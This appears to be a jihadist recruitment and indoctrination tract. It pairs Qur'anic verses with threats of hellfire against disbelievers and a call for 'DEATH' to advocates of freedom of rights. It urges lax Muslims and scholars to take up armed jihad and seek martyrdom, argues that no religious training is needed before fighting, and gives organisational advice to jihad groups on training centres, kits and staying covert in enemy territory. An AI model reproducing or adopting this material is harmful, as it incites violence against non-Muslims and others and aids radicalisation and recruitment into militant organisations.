In the Name of Allah, The Most-Compassionate The Most-Merciful

I swear by the Day of Resurrection.
And I swear by the reproaching soul [to the certainty of resurrection].
Does man think that We will not assemble his bones?
Yes. [We are] Able [even] to proportion his fingertips.
But man desires to continue in sin.
He asks, "When is the Day of Resurrection?"
[The Noble Qur'an 75:1-6]

The Day the Horn is blown and you will come forth in multitudes.
And the heaven is opened and will become gateways.
And the mountains are removed and will be [but] a mirage.
Indeed, Hell has been lying in wait.
For the transgressors, a place of return,
In which they will remain for ages [unending].
They will not taste therein [any] coolness or drink.
Except scalding water and [foul] purulence
An appropriate recompense.
Indeed, they were not expecting an account.
And denied Our verses with [emphatic] denial.
But all things We have enumerated in writing.
"So taste [the penalty], and never will
We increase you except in torment."
[The Noble Qur'an 78:18-30]

If you still reject Islam then no problem I have done my bit to invite you to Islam & warn you! For verily I have no power to control your heart For the Controller of the Hearts is Allah SWT Alone!

To the Iml'ah of the Kuffar. (THE Chieftains of the Disbelieving people)
Because of your open transgression individually and but more importantly as a whole (you and your subjects under you) against Allah (God) and the Divine decree (Rule/Law) of Allah (God). Your open shirk (worshipping others along with and as rivals against Allah (God)), open increase/promotion of sin individually and collectively (adultery, fornication, homosexuality, gambling, drinking, etc), killing, raping, abusing, torturing, imprisoning innocent men, women and children, keeping the poor, poor and the rich, rich, more recently defaming and insulting our Beloved Prophet (saws).
Which you claim is you free will as a human.
All in the name of democracy and freedom of rights.
All this in the name of democracy and freedom of rights.

Freedom of rights! **DEATH!** to the person who calls for freedom of rights so that he/she can practice the above and much worse freely. Curses of Allah (az'zawajal) be upon he who changes God's law or even goes against God. For us is Shari'a the law of Allah for mankind above what laws man creates for his vain desires.

Verily, those who disbelieve, and die while they are disbelievers, it is they on whom is the Curse of Allâh and of the angels and of mankind, combined. They will abide therein (under the curse in Hell), their punishment will neither be lightened, nor will they be reprieved. Qur'an 2:161-162

Understand this next paragraph clearly dear disbelievers and dwellers of the hell fire, that for a Muslim (Islamist, Jihadist, terrorist, extremist, radical and whatever new terms you wish to label us) to strive and fight and even be killed in the Path of Allah (Jihad) is regarded as a high form of worship. In actuality some scholars regard Jihad as a Pillar of Islam. Why?

Simple, imagine an individual who surrenders/gives up his right to enjoy the comfort of this world, his home, his beautiful wife and children, his loving family, his caring friends, job, money, cars, and other sublime luxuries of this world in exchange to strive to the battle field enduring hardship along the way and even the temptuous return to back to dunya, he kills or is killed…… for what reason? Is all his effort a waste like the soldiers of the so called "world order" who kills or is killed in the land of the Muslims all in the name of democracy?

Far from it. He, the Slave of Allah has surrendered all that brings **Him** pleasure to bring pleasure to **His Lord**, **His Master**, **His Creator**, **His Guardian, His Comforter**, **His Supporter**, **His Bestower**, the One who loves Witr and is **"ONE",** the One who is **All-Seerer** and the **All-Hearer**, the One who is **All-Knower** and **All-Wise**, the One who is **All-Able of Retribution** and **All-Strong**, the One who is **Ever Most High**, **Most Great**, the **All-Mighty**, the **Oft-Forgiving**, the **Most-Merciful** the **Most Beneficent**, the **All-Praiseworthy**, the **All-Glorious** and **Most Forbearing**.

He who is Able to do all things!

He is Allâh, Whom there is None who has the right to be worshipped but He the All-Knower of the unseen and the seen (open). He is the Most Beneficent, the Most Merciful.

He is Allâh, Whom there is None who has the right to be worshipped but He the King, the Holy, the One Free from all defects, the Giver of security, the Watcher over His creatures, the All-Mighty, the Compeller, the Supreme. Glory be to Allâh! (High is He) above all that they associate as partners with Him.

He is Allâh, the Creator, the Inventor of all things, the Bestower of forms. To Him belong the Best Names. All that is in the heavens and the earth glorify Him. And He is the All-Mighty, the All-Wise.
59:22-24

Part-timers

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

The next invite is to the “part time” so called Muslims (WAKE UP!!!!!!!) Do you not think that you will not be accounted for? Do you think just because you have said La ilha illallah you are exempt from a trial/test free to do what you please?

Do people think that they will be left alone because they say: "We believe," and will not be tested.
29:2

Lest I ask, do you not believe! Do you indulge solely in the pleasures of life and dunya and at the moment of death or old age you will give up your former life and then “start practicing”.

What were the words of Fira’un at the time of death and what was the response and judgment of Allah Most High!

And We took the Children of Israel across the sea, and Fir'aun (Pharaoh) with his hosts followed them in oppression and enmity, till when drowning overtook him, he said: "I believe that *Lâ ilâha illa (Huwa)*: (none has the right to be worshipped but He)," in Whom the Children of Israel believe, and I am one of the Muslims (those who submit to Allâh's Will)." Now (you believe) while you refused to believe before and you were one of the *Mufsidûn* (evil-doers, corrupts, etc.).
[The Noble Qur'an: 10:91-91]

Invite/message for dunya scholars/ulema/leaders

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

O People of Knowledge!

Would it be any avail that I bring forth many evidence and proof about True Jihad whether you are already aware or not and then have yourselves presented on Yawm-al-Qiyaamah before the Lord of Creation and be a witness to yourself about what you said when it came to Jihad Fi Sabi lillah, or that you turned your cheek to Jihad or twisted the interpretation of fighting Fi Sabi Lillah, or blamed the Mujahideen for crimes that the kuffar associate with the Jun-Dullah (Army of Allah!).

The kuffar will lie through its teeth about the Muslims especially the soldiers of Allah because:

They (the disbelievers, the Jews and the Christians) want to extinguish Allâh's Light (with which Muhammad SAW has been sent - Islâmic Monotheism) with their mouths, but Allâh will not allow except that His Light should be perfected even though the *Kâfirûn* (disbelievers) hate (it). 9:32

Understand we are a creation of Allah SWT, with a unique gift, the gift of nafs (desires). It is how we control this gift that molds us in character, in behavior, in belief and most importantly intentions/actions.

So I repeat to you the words of Allah:

***Jihâd* (holy fighting in Allâh's Cause) is ordained for you (Muslims) though you dislike it, and it may be that you dislike a thing which is good for you and that you like a thing which is bad for you. Allâh knows but you do not know 2: 216**

As your Lord caused you (O Muhammad SAW) to go out from your home with the truth, and verily, a party among the believers disliked it; 8:5

Just the first verse alone mentioned is a great statement in itself. You may have your own interpretations excuses or even your teachers may have thought you a certain way of thinking when arriving at certain verses about Jihad in the Quran! But understand one thing **"Allâh knows but you do not know"** is sufficient enough. Why? Because all Knowledge comes from Allah, isn't Allah the All-Knower? What we know may be a fraction of the full picture. Jihad is a Fard and will remain a Fard until it ends with **Isa A.S**. but if you do not accept Jihad as part of our deen then ask yourselves O Scholars! Will you want to be amongst those who will say on Yawm-al Qiyaamah "Woe unto us..."

The Prophet (peace be upon him) said: A section of my community will continue to fight for the right and overcome their opponents till the last of them fights with the Antichrist. Dawud: Book 14: Hadith 2478

If you look at Islamic history and of certain Anbiya A.S. did they not perform Jihad?
And what was the main reason that Jihad became obligatory upon the BELIEVERS?

I sometimes think do you really believe in the words of Allah or you're so called teachers who are not free from error.

Do you honestly believe in?
…..But those who knew with certainty that they were to meet their Lord, said: "How often a small group overcame a mighty host by Allâh's Leave?" And Allâh is with *As-Sâbirin* (the patient ones, etc.). 2: 249

Ask yourselves why the previous qawms were destroyed by Allah. Because they refused to believe in what was **ordained** as fard for them.

If you want evidences then read the Holy Quran it is scattered with verses of Jihad, and numerous ahadith upon the topic of Jihad, even the great Imam Bukhari (RA) devoted a chapter in his Sahih to Jihad

I request you to help the cause of Jihad to CALL OUR BROTHERS AND SISTERS TO JIHAD AND VICTORY IF NOT IN THIS WORLD THEN UNDOUBTEDLY IN THE HEREAFTER!!

Without knowledge the subjects are wandering blind in this world
Yet the knowledgeable themselves have become blind.
So a blind eye will see nothing but what it wishes
And a weak heart will believe what brings it pleasure
But only if we choose to become blind and weak hearted
By chasing this world and not striving for the next!

O you who believe! Whoever from among you turns back from his religion (Islâm), Allâh will bring a people whom

(1) **He will love**
(2) **and they will love Him;**
(3) **humble towards the believers,**
(4) **STERN towards the disbelievers,**
(5) **FIGHTING in the Way of Allâh,**
(6) **and NEVER afraid of the blame of the blamers.**

That is the Grace of Allâh which He bestows on whom He wills. And Allâh is All-Sufficient for His creatures' needs, All-Knower. 5:54

CHAPTER 3

TARBIYYAH

Tarbiyyah

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your path!

***Tarbiyyah* before *Jihad* as a valid excuse?**

Allah says, **"Fighting has been prescribed upon you and you dislike it, but it is possible that you dislike a thing that is good for you and you love a thing that is bad for you. Allah knows and you know not."**16

This ayah is a command to the Muslims to fight. On a side note, many Muslims and Islamic *Jama'at* say that before we do *Jihad*, there must be *tarbiyyah*. The way they present this idea is that they say the following: "*Tarbiyyah* is a prerequisite of *Jihad*; therefore without *tarbiyyah* you cannot do *Jihad*." In other words, they say *tarbiyyah* is mandatory before *Jihad*. Others say, "We are in the Meccan stage, therefore there should not be any fighting." Is this justified? Is there a justification for delaying *Jihad fe Sabeelillah*?

Let's change the question to make it easy to understand. If a person became a Muslim during Ramadan would you tell him that he has to do *tarbiyyah* before fasting? Would you tell him that we are in the Meccan phase so you don't have to fast?

You have approximately 15 years before fasting starts since that's when the command came, so before that, you can eat during Ramadan and not fast at all. But when those 15 years are over, you'll have enough *tarbiyyah* to start fasting. Nobody says that; it's a joke. So then, why do we say that about *Jihad fe Sabeelillah*?

What's the difference when the instruction for *Jihad* is in the same form as the instruction for *Siyaam*? *Kutiba 'alaykumus Siyaam…*

Fasting has been prescribed upon you…17

Kutiba 'alaykumul Qitaal…
Fighting has been prescribed upon you…18

They are both in Surah al Baqarah.

Fasting has been prescribed upon you and fighting has been prescribed upon you; so how come we are treating them differently?

In fact, fasting was prescribed after *Jihad Fe Sabeelillah*. The order for fasting came 15 years after Prophethood and the order for *Jihad* came 13 years after Prophethood. How come there was a two year difference?
Therefore, logically speaking, we should tell people that before fasting they should do *tarbiyyah*. How come we prescribe *tarbiyyah* before *Jihad* when the Prophet (sallallahu 'alayhe wassallam) didn't do it? When a person became Muslim, did he tell that person to study under *Shuyookh* and then he can do *Jihad*?

Did he say you have to learn Arabic or go overseas to study Islam before doing *Jihad*?

Narrated Abu Hurayrah: Amr ibn Uqaysh had given usurious loans in pre- Islamic period; so he disliked embracing Islam until he took them. He came on the day of Uhud and asked: 'Where are my cousins?' They (the people) replied: 'At Uhud.' He asked: 'Where is so-and-so?' They said: 'At Uhud.' He asked:
'Where is so-and-so?' They said: 'At Uhud.'
He then put on his coat of mail and rode his horse; he then proceeded towards them. When the Muslims saw him, they said: 'Keep away, Amir.' He said: 'I have become a believer.' He fought until he was wounded. He was then taken to his family wounded. Sa'd ibn Mu'adh came to his sister: 'Ask him (whether he fought) out of partisanship, out of anger for them, or out

of anger for Allah.' He said: 'Out of anger of Allah and His Apostle.' He then died and entered Paradise. He did not offer any prayer for
Allah.19

When he became Muslim, did the Prophet (sallallahu 'alayhe wassallam) tell him to study Qur'an or Hadith?

Uqaysh didn't do anything but fight in the path of Allah and died *shaheed*; he achieved the highest status a Muslim could ever get. Who would need more *tarbiyyah* than a Jew? People say Muslims need a lot of *tarbiyyah* before *Jihad*; well a Jew would need more *tarbiyyah*. Bukhayreek converted in the battle of *Uhud* and died *shaheed*; The Prophet (sallallahu 'alayhe wassallam) said, ***"Bukhayreek is the best of Jews."*** He didn't go through any intensive spiritual training courses. Nevertheless the Prophet (sallallahu 'alayhe wassallam) said he was the best of Jews.

Why? Because he fought on the battlefield and died *shaheed*. This is not to belittle *tarbiyyah* at all; but when we make it a strict prerequisite for *Jihad*, we see that it is not necessary. So then what is the reason why many Muslims require *tarbiyyah* before *Jihad*? Because Allah said, **"Fighting has been prescribed upon you and you dislike it,"** that's why; the reason is because people dislike it and try to find a reason for bailing out of *Jihad*. Therefore, they say that we have to have *tarbiyyah* or the enemy is too strong. It is part of our human make up; it's part of our *fitrah*. Allah said so. The reality of war is something that most people don't like. It was a gut feeling during the time of the Sahaba and it's a gut feeling today.

ATTRIBUTES AND QUALITIES OF THE MUJAHIDEEN

IMAAN-E KAAMIL

In the Holy Quran the commandments of the Jihad are given to those who possess the Imaan, because the foundation of the Jihad depends solely on Imaan and such a great deed can only be accomplished properly by the true believers only. The Jihad itself is a significant mean of enhancement and completion of one's Imaan and it is an incontrovertible proof of the firm beliefs of the Mu'min.

The Imaan means that solid strong faith which is embedded in the deepest recess of the believer's heart. This rock solid faith manifests fully in every deed of its beholder, may it be the 'Ibadaat, the Mu'aallimaat, or the Mu'aashiraat, not the weak and feeble Imaan, that appears intermittently and partially in heart. Not the Imaan, that intermingles with doubts. The Imaan that does not reform its beholder's moral, ethical, social and religious behavior.

Imaan is a precious gift that manifests itself through every word, every deed and every act of its possessor. Mu'min's thoughts, perceptions, feelings, behavior, aims and objectives, acts and deeds springs from the fountain of the Imaan.

The Mu'min does not proclaim the Oneness of Allah ﷻ, by his words alone, but this belief becomes an inseparable part of his whole being. Thus he does not bow and subjugate to any other physical or psychological entity except his Creator ﷻ.

This Imaan instills in him the abhorrence of all the practices of the Mushrikeen. His heart and soul becomes the centre of love, devotion, surrender and the glorification for Allah ﷻ alone.
The faithful grasp the truth of the insignificance of temporary world. With this true faith, his life, his death and his every act and deed becomes subservient to Allah's commandments only. He believes that only Allah ﷻ has the power remove the difficulties and the obstacles in his path.

Belief in the life Hereafter removes all the diseases from the hearts of the Believer. It cleans the soul, of greed, selfishness, and other undesirable animalistic diseases. It transforms his life and every moment becomes precious, as the believer realizes that his short span of life in this temporary abode is an opportunity for the preparation of the life Hereafter. If he misses this opportunity then eternal regrets awaits him. Therefore the believer does not engage in the pursuit of the acts of self-gratification such as engaging in pleasures or acquiring worldly possessions.

The Imaan in the Risaalat (Prophethood) transfer all his love, affection, and reverence to the holy persona of Allah's Last Rasool ﷺ only. And the persona of Allah's Last Rasool ﷺ act as the centre of gravity for all his existence. Every word and deed of Allah's Last Rasool ﷺ contains within it the guarantee of success and well-being of his temporal and eternal life.

Allah's Last and Final Rasool ﷺ has granted us, a practical guidance of conduct for our each and every deed and conduct. Thus for the Mu'min, there isn't any need to look elsewhere for the conduct of his life. The Holy Persona of Allah's Last Rasool ﷺ provides the Mu'mitt, with practical guidance in every sphere of his life, from family matters to the affairs of the state and the government.

The past provides us the evidence and history is the witness, that the followers of Allah's Last Rasool ﷺ obtained success and greatness by following the Revered Sunnah of RasoolulLah ﷺ and as a result of these pious deeds, their lives were adorned with great achievements both in this world and the Hereafter.

From the pages of history we also learn how those nomads, whose lives was herding the camels only, had conquered the then so called civilized and cultured world, by following the Holy Persona of Allah's Last Rasool ﷺ and made the then great civilizations to admit the hollowness of their artificial culture and the impoverished state of the fabrics of their society.

The Imaan of the honoured Sahabahs ﷺ of Allah's Last Rasool ﷺ is a blueprint and an example for us. The Mujahideen ought to make conceivable effort, to emulate the Imaan of the honoured Sahabahs ﷺ and when the roots and the influences of their Imaan, resemble the honoured Sahabahs ﷺ, then their success and achievement would be as great as the honoured Sahabahs ﷺ and within a brief period, the specific and the general effects of the Jihad would be felt everywhere in the world.

We submit to the Mujahideen in the following paragraphs the sketch of the honoured Sahabahs ﷺ complete Imaan as drawn in the most appealing and heartwarming words by the great thinker of Islam,
Al Nadwi دَامَتْ بَرَكَاتُهُمْ.

Please read again and again each and every word and try to absorb the flow of Imaan from these words into your heart and soul.

"Here under the guidance of Allah's Last Rasool ﷺ, the honoured Sahabahs ﷺ spiritual and Imaan enhancing training continued. The Holy Quran was continuously warming and strengthening their hearts and by the Companionship of Allah's Last Rasool ﷺ they were gaining in Imaan. The power of curbing their animalistic desires was getting stronger. The genuine eagerness for their Creator's blessings, the will to sacrifice themselves in the path of Allah ﷻ, the undying Love of the Jannat (Paradise) the eagerness for learning and the understanding of the Deen, and the control and accountability of themselves was reaching its peak.

They obeyed Allah's Last Rasool ﷺ in alertness and in fatigue. In whatever situation they were, they stood up in the Path of Allah ﷻ.
In ten years they participated in **twenty seven** Jihads with Allah's Last Rasool ﷺ. On the commandments of Allah's Rasool ﷺ they went to the battlefields more than one hundred times. Abandonment of worldly considerations became easy for them. They became well versed in enduring family problems.

The Verses of the Holy Quran brought to them countless new commandments of which they were previously unfamiliar with. Many commandments were revealed concerning themselves, their possessions and their families and their offspring. Abiding to these commandments was not an easy matter.
But obedience to every Word of Allah ﷻ and His Rasool ﷺ became part of their nature. Once the riddle of paganism and idolatry is solved, then all the riddles became solvable with ease. Allah's Last Rasool ﷺ endeavored once only for their Imaan, since then any need for further continuous effort for Al Amr wa al Nahyi and with every new commandment any need for further effort became unnecessary. Once in the first battle between Islam and Jahiliyyah (Ignorants) was won, then the need for all other battles evaporated. They entered into the fold of Islam with their limbs, their bodies and their souls. Once the truth dawned upon them, there was no place for any further struggle with Allah's Last Rasool ﷺ. There was no mental or spiritual perplexity ever raised in their minds against Allah's Last Rasool's ﷺ judgment's and decisions. They were the people who admitted in front of Allah's Last Rasool ﷺ, their hidden short comings and they offered their bodies without the slightest hesitation for the appropriate punishment, if any inadvertent sinful act was committed by them.

When the commandments of the prohibition of Alcohol and toxicant drinks was relayed to them, while their hands were holding the alcohol-filled glasses, **what happened then?**
Those hands became paralyzed and could not move those glasses towards their mouths, the yearning of the mouth dried up, the utensils of the intoxicating beverages were smashed and the sewage of Madinat ul Munawwarah was flowing with alcohol.

Once the satanic influences or rather their own self-made influences were wiped out, then the demon of self-importance was buried forever. They would treat themselves exactly as they would treat others. They were the inhabitants of this world, yet at the same time they were the people of the Hereafter. Their preference was directed towards the eternal achievements rather than any temporal considerations. They were not troubled by any calamity, nor were they showing off any Graciousness Allah ﷻ had bestowed upon them. Nothing could divert them from their beliefs. In poverty they persevered. In richness they were content and grateful for their Rabbs blessings. Business and commerce would not make them negligent. The transformation from temporal values to spiritual and eternal values was permanent. Whatever the

world could throw at them, may it be the temptation of wealth or may it be the yearning for power, their devotion to their Creator and the teachings of Allah's Last Rasool ﷺ remained rock solid. They were the bearers of Justice. They were not afraid of anyone except Allah ﷻ. Thus Allah ﷻ had given the reign of his Earth to them, the whole world was laid before them subjugated. Allah ﷻ had entrusted them the responsibility the honour of protecting the world from evil and injustice and the preaching of the Deen to the rest of the world. Allah's Last Rasool ﷺ his deputies and the torch bearers of Islam. And with peace and harmony and with total satisfaction and containment with the completion of the Risaalat passed away to meet the Creator."
(The Effects of the Muslim's Rise and Fall upon the World. pp. 99-100).

There are more than 70 branches of Imaan in the Revered of Allah's Last Rasool ﷺ. They were collected and compiled by Imam Baihaqi (RahimahulLahu) in his Book of the Revered Ahadeeth *Sh'ubul Imaan* in detail.

We present to the Mujahideen a list of these Seventy Branches of Imaan in brief. So they could start acting upon each of them, which will enhance and strengthen their Imaan. Some of the 70 branches are those without which one cannot become a Muslim, while other branches relate to the completion of Imaan and the enhancement of Imaan.

One should read each of them separately and deliberate upon each of them individually, to ascertain which of the branches of faith is blossoming within himself and which of the branches has not taken root within himself.

1. Proclamation, and attestation to لا إلهَ إلاّ اللّهُ "There is None to be Worshipped but Allah"
2. Affirmation and attestation of all the Nabi's and the Rasool's (Prophets and Messengers) صَلَوَاتُ اللهِ عَلَيْهِمْ اَجْمَعِيْنَ
3. Belief in all Angels
4. Belief in all the Holy Scriptures revealed by Allah to his Nabi's and Rasool's
5. Belief in the Taqdeer (Fate) whether beneficial or is by the decree of Allah ﷻ alone
6. Belief in the Day of Judgment
7. Belief in the Life after Death
8. The Daily Five Salaat (prayers) are compulsory and obligatory
9. Zakaat is compulsory and obligatory
10. Fasting of the month of Ramadhan is compulsory and obligatory
11. The Hajj is compulsory and obligatory
12. Jihad in the path of Allah ﷻ.
13. Rising from the grave Alive and accounting for one's deeds in front of Allah ﷻ (resurrection and the Judgment)
14. The Jannat (Paradise) is designated for the Mu'mineen (Believers) and the Jahannam (Hell) is designated for the Kafirs (Disbelievers)
15. Love of Allah ﷻ is Wajib
16. Fear and apprehension of Allah ﷻ is obligatory.
17. Always to be hopeful of Allah's ﷻ blessings
18. Keeping trust and dependency upon Allah ﷻ.
19. Love and affection for Allah's Last Rasool ﷺ is WAJIB
20. Deference and total respect for Allah's Last Rasool ﷺ is WAJIB
21. To value the Deen above everything else
22. Learning the Deen (acquiring the teachings of Islam)
23. Propagation and preaching of the Teachings of Islam and spreading it among the populace
24. Deference and Respect of the Holy Quran
25. Cleanliness and purification as stated in the teaching of Islam is necessary
26. I'etikaf
27. Protection and keeping guard (Ribaat) of the frontiers of Islamic domains
28. To stand fast during the battle against the enemy and not to abscond
29. To hand over the 1/5 of the spoil of war to Muslim Authority
30. To free slaves
31. To fulfill atonements
32. To fulfill promises and agreements

33. To be grateful to Allah ﷻ.
34. To refrain from useless and demeaning conversations
35. To hand back all the things deposited on trust
36. Killing people without any right is forbidden
37. To protect the private parts
38. To avoid obtaining materials belonging to someone else by wrongful and improper means
39. To consume Halaal food and drink only
40. Silken clothes for men and utensils made of gold and silver are forbidden
41. Games and amusements are contrary to the Revered Sharee'ah, they are Haraam
42. Balance expenditure (avoiding wastefulness and miserliness)
43. To avoid Jealousy and Hatred
44. To protect the honour, dignity and chastity of others
45. To perform all the deed exclusively for Allah ﷻ alone and to refrain from Hypocrisy and pretenses
46. To be joyful upon virtuous deeds and to be sorrowful upon sinful acts
47. To repent, to renounce, to adjure from sinful acts and deeds
48. To offer Qurbani (sacrifices) on the occasions of the 'Eid the Aqeeqah and the Sadaqaai
49. To obey the commands of Ulil Amr
50. To be part and parcel of the Ummah and to avoid being remaining aloof from the Ummah
51. Justice and fairness to be practiced in adjudication
52. Amr Bil M'aroof wa Al nahyi 'Anil Munkir
53. To assist in the virtuous and pious deeds
54. To be bashful and to refrain from being impudent and shameless
55. To treat the parents properly, with respect, affection, and compliance
56. To maintain links with the relatives, and not to abandon them
57. To possess and maintain good manners and affability
58. The owner/proprietor should treat their slaves/servants with due consideration
59. The slaves/servants should treat their master/proprietor properly and with due consideration.
60. To fulfill responsibilities towards offspring
61. To feel compassion, tenderness, and close link towards other Muslim brothers (/sisters/elders/young)
62. To return the Salaam
63. To pay a visit to those who are unwell and ill
64. To attend the Salatul-Janazah of the Muslims
65. To reply the prayer of those who sneeze
66. To keep away from non-believers and evil doers
67. To respect the neighbors
68. To honour the guests
69. To show discretion upon someone's personal act of sin
70. To persevere the hardship and difficulties.
71. To practice Zuhud
72. Ghairat
73. To refrain from any useless and timewasting
74. To be generous
75. To be kind to the young and to be respectful to the elders
76. To mediate between Muslims in dispute
77. To choose for your Muslim brother the same thing which you would choose for yourself

May Allah ﷻ help us, in our firm belief in them and fulfilling the above articles of Imaan.

Ameen, thumma Ameen!

COMPLIANCE WITH SUNNAH

A Mujahid should endeavor to live his whole life according to the path shown by Allah's Last Rasool ﷺ

Every deed of a Mujahid, his appearance, his deportment, his manners, his etiquette, may it be eating, drinking, sleeping or any other daily activities, should be a shining example of compliance with the Revered Sunnah.

Allah's Last Rasool ﷺ has left behind amongst us two things, if we hold on to them firmly we will never go astray.

They are:
1. The Holy Quran
2. The Holy Revered Sunnah of Allah's Last Rasool ﷺ.

Allah's Last Rasool ﷺ himself has *commanded* us to hold firmly to his *Revered Sunnah* and to act upon it.

During such an era, when evil and wretchedness is wide-spread and those failed and unsuccessful personalities (upon whom Allah's wrath descends and who have strayed from the path of righteousness and from whom we seek refuge of Allah ﷻ in our Daily Prayers) are idolized by the people, it becomes all the more important for us to live our lives totally in compliance with the Revered Sunnah of Allah's Last Rasool ﷺ.

Today, the prophecy of Allah's Last Rasool ﷺ has become true, word for word and is fully applicable to our era and situation, in which RasoolulLah ﷺ has mentioned about the Ummah following the leads of the Jews and the Christians. Allah's Last Rasool ﷺ has pronounced *"You will follow the Jews and the Christians to such an extent, that if they enter into the hole of a lizard (or an iguana), then you will also follow suit and will enter the hole behind them".*

Regardless of any period of time, the compliance with the Revered Sunnah of Allah's Last Rasool ﷺ is a watertight guarantee for the success of both worlds (present life and the life after death) but during this evil era, we should endeavor to resurrect each and every Revered Sunnah of Allah's Last Rasool ﷺ. We should try our utmost to adopt each and every Revered Sunnah. Our manners, our behavior, our etiquette's, our deportments, our habits of eating, drinking, talking, laughing, sleeping, awakening, conversations, gatherings, prayers, in short everything!, should be an exact replica of the Revered Sunnah of Allah's Last Rasool ﷺ. Anything that Allah's Last Rasool ﷺ has liked, should become our favorite as well. Anything that was undesirable to Allah's Last Rasool ﷺ should become undesirable to us as well. Those deeds which Allah's Last Rasool ﷺ had commanded us to perform, we should perform them without fail and with regularity. Those acts which Allah's Last Rasool ﷺ has forbade us, we should refrain from it totally.

A Mujahid should be a shining example of the compliance with the Revered Sunnah of Allah's Last Rasool ﷺ to such a degree, that by observing him only, other people could learn the Revered Sunnah of Allah's Last Rasool ﷺ. Whether he is putting shoes on, or combing hair, entering the Masjid or coming out of the Masjid, whether he is engaged in conversation, or he is explaining some points. Whether he is fighting the enemy, or is providing the training to colleagues. Whether he is on the move or stationary. Whether he is engaged in the domestic task or performing a collective task. His each and every move and every deed should be in compliance with the Revered Sunnah of Allah's Last Rasool ﷺ. His prayers, his deeds of devotion, his dealings and his transactions should be identical with the Revered Sunnah of Allah's Last Rasool ﷺ.

The Jihad organizations ought to give preferential consideration to the renaissance and restoration of the Revered Sunnah and ought to teach, each and every Revered Sunnah of Allah's Last Rasool ﷺ to their leaders and their members, because the Revered Sunnah are those beloved expressions, upon which the torrent of Allah's blessing descends and sometimes Allah's Help is withheld, when these beloved expressions are neglected.

As a Mujahid protects the Deen with his weapon, so should he also keep alive the Revered Sunnah of Allah's Last Rasool ﷺ by his deeds, because by those blessed deeds his soul will acquire life and so does the whole of the Ummah.

For the comprehensive Renaissance of the Revered Sunnah amongst the Mujahideen, the following steps might be beneficial:

1. Training centres, battlefronts, offices and every local unit should designate one day solely for learning and memorizing of the Revered Sunnah relating to every sphere of one's life.

2. Intermittently, a program of collective Examination ought to be enveloped. By which to ascertain the state of compliance with the Revered Sunnah among the colleagues, so that any further effort could be directed towards those who need further assistance.

3. Reading of books containing the Revered Sunnah in gatherings and directing the members to study books on the Revered Sunnah individually.
   The following books ought to be studied with concentration:

   Khasaail e Nabawi by Hazarat Sheikhul Hadeeth Maulana Zakariyah (RahimahulLahu) (translation of the Shamail ul Nabawi by Imam Tirmizi (RahimahulLahu).

   Hisne Ha&en Bv Imam Ibnul Jazari (RahimahulLahu) or the translation by Hazrat Maulana Muhammad Idrees. (RahimahulLahu).

   Alaikum Bi Sunnatee by Hazrat Maulana Abdul Sakharwi (RahimahulLahu).

   *(*Adab Al-Mufrad Perfection-of-Character by Imam Bukhari *Or any other book concerning the Sunnah/character/etiquettes, etc. of Prophet*ﷺ*)*

   Besides the above books there are several other beneficial compilations available.

   The Jihad organization ought to manufacture a small leather bag and issue it to the Mujahideen. The bag or the kit ought to contain:

   Miswaak
   Surmah (Collyrium powder for applying to the eyes)
   'Itr (Fragrance)
   Comb
   Thread and needle
   And other necessary items

4. Along with a specially prepared pocket size Book of Masnoon Du'aas. This booklet ought to contain the Ad'eyah (???) Of Allah's Last Rasool ﷺ for every occasion, with translations in other languages, so that the recitation of these prayers become part and parcel of the Mujahideen's lives. In addition, the Holy Quran ought to be in the possession of every Mujahid at all times. In travel or in residence.

   If the Holy Quran with the Tafseer of Hazrat Sheikhul Hind Maulana or Hazrat Maulana Mahmood Hasan (RahimahulLahu) or Hazarat Hakeem ul Ummah Maulana Ashraf Thanvi (RahimahulLahu) is available in pocket size format, it should also be included in the small leather bag, so that along with the recitation of the Holy Quran, the Mujahideen will also learn the meaning of the Holy Quran all the time. But if due to this small bag the Mujahideen's covers are blown in the enemy territories, then they should not take this bag with them.
   (ebook & apps are widely available today)

5. Occasionally, some competition ought to be organized; in which members will participate and those whose compliance with the Revered Sunnah and the mastery of the Teachings of Islam is of the highest caliber will receive awards. Thus encouraging others to follow their shining example.

The weekly and monthly magazines of the Mujahideen ought to contain at least one article pertaining to the Revered Sunnah and the Prayers. If such articles are made into a regular feature of the Magazines, then the result would be extremely beneficial.

ZIKR WA NAWAFIL

A Roman General had praised and admired the honoured Sahabahs ﷺ by the following words:

"They spend the day on the horse back and they spend the night in the act of worship. Even in their conquered territories they purchase their sustenance, they enter with Salaam and they fight with such zest and courage that the enemy is totally annihilated."

The other person commented "If they are observed at night, then it will dawn on you that they are free from every worldly concern and attachment and their whole life is devoted solely for acts of devotion and worship. But during the day they are on the saddle and you will think that their whole life is dedicated to horse riding. They are great archers, and lancers. They are occupied with Allah's Zikr and remembrance to such an extent that it is difficult to hear any conversation in their gatherings".
(The Effects of the Muslims' rise and fall upon the world pp. 142)

These are the glimpses of the honoured Sahabahs ﷺ which were admitted not by friends but by their arch enemies. These are the qualities and attributes of the honoured Sahabahs ﷺ which has entitled them to Allah's blessings and victory. With Allah's help descending upon them, even a small number of them has routed the enemy who were many times superior in numbers. Wherever the honoured
Sahabahs ﷺ descended, the light of Islam had spread far and wide with them and the darkness of Kufr, shirk and oppression had melted away.

Today the world is in need of such Mujahideen as well, who with the force of their Imaan and faith, could support the oppressed mankind and who could break the shackles and chains of the kafir's slavery and deliver mankind to the freedom of One and Only, One Allah's worship.

In this day and age the world is desperately seeking for those Mujahideen who's Imaan and faith is as solid as a rock and whose dawns are filled with tears, begging Allah's favour. Today the world needs those Mujahideen whose lips are neither exhausted by Allah's Zikr and remembrance, nor are they exhausted by firing their weapons. Today when the forces of Kufr has amassed all the material power and stockpiled all the means of destruction and annihilation of the whole planet Earth and all of its inhabitants. They become intoxicated by their might and perceive themselves to be undefeatable. While the Muslim Ummah generally is in a state of hypnotic sleep. The majority of the Ummah is infected with the terminal disease of self-destruction. The only remedy that the world can rely upon are those Mujahideen whose power of the Zikr is so strong that it will pull the heavenly help to the Earth. In whose hearts, death in the path of Allah ﷻ is more valuable than the life under the subjugation of Kufr. Who are imbued with the force of true Imaan and faith to such an extent that the greatest might and power of the enemy would not perturb them.

The Jihad and the Zikr are inseparable. Allah ﷻ has commanded the Mujahideen to be resolute and to engage in the Zikr extensively when they face the enemy, in order to achieve victory.

